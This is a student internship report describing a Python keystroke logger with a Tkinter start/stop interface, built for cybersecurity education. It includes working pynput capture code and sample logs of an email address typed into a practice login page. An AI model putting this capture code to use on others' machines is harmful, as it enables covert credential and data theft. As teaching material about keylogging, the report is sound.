DIY PROJECT ON KEYSTROKE LOGGING

Vidyadheesha M Pandurangi

AICTE INTERNSHIP ID: STU667711a678b251719079334

INTERNSHIP ID: INTERNSHIP_1762343729690b3b31bb89f

APPLY ID: APPLY_176287263369134d39759c4

PROBLEM STATEMENT

- With the rapid growth of digital systems and online platforms, user credentials and sensitive information are increasingly exposed to cyber threats. One of the most stealthy and dangerous forms of cyber attacks is **keystroke logging**, where malicious programs capture keyboard inputs without the user's knowledge, leading to data breaches, identity theft, and financial losses.
- Despite the widespread use of endpoint security solutions, many users and organizations lack awareness of how keylogging attacks function at a fundamental level. This gap limits the ability to effectively detect, analyze, and prevent such threats.
- Therefore, there is a need to **study and simulate the working mechanism of keystroke logging in a controlled and ethical environment**. By developing a basic keystroke logging system using Python with controlled start and stop functionality, configuration management, and secure local data storage, cybersecurity learners can gain practical insight into how such attacks operate and how defensive strategies—especially AI-based anomaly detection—can be designed to counter them.

PROJECT DESCRIPTION

This project demonstrates the design and implementation of a basic keystroke logging system using Python in a controlled and ethical environment for cybersecurity education. The objective is to understand how keylogging attacks capture user inputs and how such threats can be detected and prevented. The system consists of a JSON configuration file for managing settings, a text file for storing captured keystrokes, and a Python-based GUI that allows the user to explicitly start and stop keylogging. Keystrokes are logged locally with user awareness, ensuring transparency and consent. The project helps in analyzing keylogging behavior, understanding endpoint security vulnerabilities, and forms a foundation for AI-based anomaly detection and cyber defense mechanisms.

WHO ARE THE END USERS?

- **Cybersecurity Students and Interns**: Learners who want to understand the working of keylogging attacks for defensive and ethical cybersecurity training.

- **Academic Institutions and Training Centers**: Colleges and skill-development platforms using the project as a laboratory exercise for cyber security and malware analysis concepts.

- **Cybersecurity Researchers**: Individuals analyzing keystroke-based attack patterns and developing AI/ML models for anomaly detection and intrusion prevention.

- **System Security Analysts**: Professionals studying endpoint vulnerabilities to improve monitoring, detection, and mitigation of keylogging threats.

- **AI Security Developers**: Developers building intelligent security solutions that identify abnormal input-capturing behavior using machine learning techniques.


TECHNOLOGIES USED

- **Python**: Core programming language used for implementing keystroke capturing, file handling, and application logic.
- **Tkinter (Python GUI Library):** Used to develop a simple graphical user interface for starting and stopping the keylogging process with user awareness.
- **Pynput Library:** Enables monitoring of keyboard events to capture keystrokes in a controlled and ethical environment.
- **JSON (JavaScript Object Notation):** Used as a configuration file format to manage application settings such as log file location and logging status.
- **Text File (.txt)**: Used for local storage of captured keystrokes for analysis and learning purposes.
- **Operating System (Windows/Linux)**: Provides the environment for keyboard event handling and application execution.


GITHUB REPOSITORY LINK

Github Repo Link: https://github.com/Vidyadheesha-M-Pandurangi/Cyber-Security/tree/64b9cabe8af56a31157654c33361cea9122f54d6/Keystroke%20Logging

RESULTS




```python
import json
from pynput import keyboard
import tkinter as tk
from tkinter import messagebox
listener = None
is_logging = False
JSON_FILE = "logs.json"
TEXT_FILE = "logs.txt"
# Load or initialize JSON file
Qodo: Test this function
def load_json():
    try:
        with open(JSON_FILE, "r") as f:
            return json.load(f)
    except FileNotFoundError:
        return {"keystrokes": []}
Qodo: Test this function
def save_json(data):
    with open(JSON_FILE, "w") as f:
        json.dump(data, f, indent=4)
# Key press handler
Qodo: Test this function
def on_press(key):
    if not is_logging:
        return
    data = load_json()
    try:
        key_value = key.char
    except AttributeError:
        key_value = str(key)
    # Save to JSON
    data["keystrokes"].append(key_value)
    save_json(data)
    # Save to TXT
    with open(TEXT_FILE, "a") as f:
        f.write(key_value + "\n")
```



```python
# Start logging
Qodo: Test this function
def start_logging():
    global listener, is_logging
    if not is_logging:
        is_logging = True
        listener = keyboard.Listener(on_press=on_press)
        listener.start()
        status_label.config(text="Status: Logging Started", fg="green")
        messagebox.showinfo("Keylogger", "Keylogging Started (Educational Mode)")
# Stop logging
Qodo: Test this function
def stop_logging():
    global listener, is_logging
    if is_logging:
        is_logging = False
        if listener:
            listener.stop()
        status_label.config(text="Status: Logging Stopped", fg="red")
        messagebox.showinfo("Keylogger", "Keylogging Stopped")
# GUI Setup
root = tk.Tk()
root.title("Educational Keystroke Logger")
root.geometry("400x250")
root.resizable(False, False)
title = tk.Label(root, text="Keystroke Logger (Cyber Security Lab)", font=("Arial", 12, "bold"))
title.pack(pady=10)
start_btn = tk.Button(root, text="Start Logging", width=25, bg="green", fg="white", command=start_logging)
start_btn.pack(pady=5)
stop_btn = tk.Button(root, text="Stop Logging", width=25, bg="red", fg="white", command=stop_logging)
stop_btn.pack(pady=5)
status_label = tk.Label(root, text="Status: Stopped", fg="red")
status_label.pack(pady=15)
footer = tk.Label(root, text="For Educational & Cybersecurity Training Only",
                  font=("Arial", 9))
footer.pack(side="bottom", pady=10)
root.mainloop()
```

CODE SNIPPETS

RESULTS



```
PS C:\Users\Vidyadheesha M Pandurangi\Downloads\Internship on Cyber Security with AI - Edunet Foundation - VOIS\DIY Project on Keystroke Logging\Keystroke Logging> & "C:/Users/Vidyadheesha M Pand
urangi/Downloads/Internship on Cyber Security with AI - Edunet Foundation - VOIS/DIY Project on Keystroke Logging/Keystroke Logging/venv/Scripts/Activate.ps1"
(venv) PS C:\Users\Vidyadheesha M Pandurangi\Downloads\Internship on Cyber Security with AI - Edunet Foundation - VOIS\DIY Project on Keystroke Logging\Keystroke Logging> python Code.py
```


Educational Keystroke Logger

Keystroke Logger (Cyber Security Lab)

Status: Stopped

For Educational & Cybersecurity Training Only

KEYLOGGER GUI



Test login

This is a simple Login page. Students can use this page to practice writing simple positive and negative LogIn tests. Login functionality is something that most of the test automation engineers need to automate.

Use next credentials to execute Login:
Username: **student**
Password: **Password123**

Username

Password

Keylogger

Keylogging Started (Educational Mode)

Educational Keystroke Logger

Keystroke Logger (Cyber Security Lab)


Status: Logging Started

For Educational & Cybersecurity Training Only

Test case 1: Positive LogIn test

KEY LOGGER STARTED – TO LOG THE DETAILS PRESSED ON THE KEYBOARD

RESULTS



Test login

This is a simple Login page. Students can use this page to practice writing simple positive and negative LogIn tests. Login functionality is something that most of the test automation engineers need to automate.

Use next credentials to execute Login:
Username: **student**
Password: **Password123**


Username: vidyadheesha_657534@gmail.com

Password: ••

Submit

Test case 1: Positive LogIn test

TESTING USING A DUMMY LOGIN PAGE – TAKES USER NAME AND PASSWARD AS INPUT



Test login

This is a simple Login page. Students can use this page to practice writing simple positive and negative LogIn tests. Login functionality is something that most of the test automation engineers need to automate.

Use next credentials to execute Login:
Username: **student**
Password: **Password123**

Username: vidyadheesha_657534@gmai

Password: ••

Submit

Test case 1: Positive LogIn test

Keylogger

Keylogging Stopped

OK

Educational Keystroke Logger

Keystroke Logger (Cyber Security Lab)

Start Logging


Stop Logging

Status: Logging Stopped

For Educational & Cybersecurity Training Only


'KEY LOGGER STOPPED – STORES THE DATA IN .JSON FILE AS WELL AS .TXT FILE

RESULTS



```
{
    "keystrokes": [
        "Key.cmd",
        "Key.shift",
        "S",
        "v",
        "i",
        "d",
        "y",
        "a",
        "d",
        "h",
        "e",
        "e",
        "s",
        "h",
        "a",
        "Key.shift",
        "@",
        "g",
        "m",
        "a",
        "i",
        "l",
        ".",
        "c",
        "o",
        "m",
        "Key.right",
        "Key.shift_r",
        "Key.shift_r",
        "Key.shift_r",
        "Key.shift_r",
        "_",
        "6",
        "5",
        "7",
```

DATA PRESSED USING KEYBOARD IS STORED IN JSON FORMAT IN “logs.json” file



```
S
v
i
d
y
a
d
h
e
e
s
h
a
Key.shift
@
g
m
a
i
l
.
c
o
m
Key.right
Key.shift_r
Key.shift_r
Key.shift_r
Key.shift_r
_
6
5
7
5
3
4
1
```

'DATA PRESSED USING KEYBOARD IS STORED IN TEXT FORMAT IN “logs.txt” file

THANK YOU